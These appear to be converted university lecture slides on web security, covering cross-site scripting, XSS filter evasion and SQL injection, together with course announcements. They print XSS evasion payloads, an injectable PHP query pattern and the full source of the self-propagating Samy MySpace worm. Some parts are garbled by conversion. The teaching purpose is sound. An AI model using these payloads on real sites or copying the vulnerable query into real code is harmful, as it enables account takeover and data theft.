

CSE 484 / CSE M 584: **Web Security: XSS and SQL Injection**

Fall 2022


Franziska (Franzi) Roesner
franzi@cs

UW Instruction Team: David Kohlbrenner, Yoshi Kohno, Franziska Roesner. Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Announcements


- **Last week's guest lecture:** Slides on Ed board (please don't reshare)
- **Lab 2:**
 - Sign-up form out
 - Actual lab out soon (today or tomorrow)
 - Deadline: November 29
 - Trying to avoid Thanksgiving, but don't wait to start!
- **No Lab 3** this quarter
- **Homework 3** will include some “hands-on” components
- **Final Project checkpoint #1: Due Friday**
- **Friday is a holiday! (Veterans' Day)**

Review: Dynamic Web Application



Review: Cross-Site Scripting (aka XSS)

naive.com/hello.php?name=User



naive.com/hello.php?name= **<img**
src='<http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png>**'>**



Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ' becomes `'`; " becomes `"`; & becomes `&`
 - In ASP.NET, `Server.HtmlEncode(string)`

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs
 - Blocking “<” and “>” is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like
`<b c=">" onmouseover="script" x="<b ">Hello`
- Beware of filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
`<SCRIPT>alert("XSS")</SCRIPT>">`
 - Long UTF-8 encoding
 - Scripts are not only in <script>:
`<iframe src='https://bank.com/login' onload='steal()>`

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out “javascript”
 - Use “java<NEWLINE>script” instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)'" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken');function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!
M){getData(g());main()}function getClientFID(){return findIn(g(),'up_launchIC('+'A,A)}function nothing(){function paramsToString(AV){var N=new
String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}}N+=P+'='+'Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+'
value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}return Z}var AA=g();var
AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r','exp'+r'+A);AF=' but most of all, samy is my hero. <d'+iv id='+AE+'D'+IV>'}var
AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Myt
oken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=pro
file.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpS
end2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```



MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or [make anyone angry]. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Another Common Web App Vulnerability: SQL Injection

Typical Login Prompt



The image shows a screenshot of a Microsoft Internet Explorer browser window. The title bar reads "User Login - Microsoft Internet Explorer". The menu bar includes "File", "Edit", "View", "Favorites", "Tools", and "Help". The toolbar contains icons for "Back", "Forward", "Stop", "Refresh", "Home", and "Search". The main content area displays a login form with the following elements:


- Label: "Enter User Name:"
- Text input field: "smith"
- Label: "Enter Password:"
- Text input field: "●●●●●●"
- Button: "Login"

Typical Query Generation Code


```
$selecteduser = $_GET['user'];  
$sql = "SELECT Username, Key FROM Key " .  
      "WHERE Username='$selecteduser'";  
$rs = $db->executeQuery($sql);
```

What if **'user'** is a malicious string that changes the meaning of the query?

User Input Becomes Part of Query




Normal Login




Malicious User Input



SQL Injection Attack

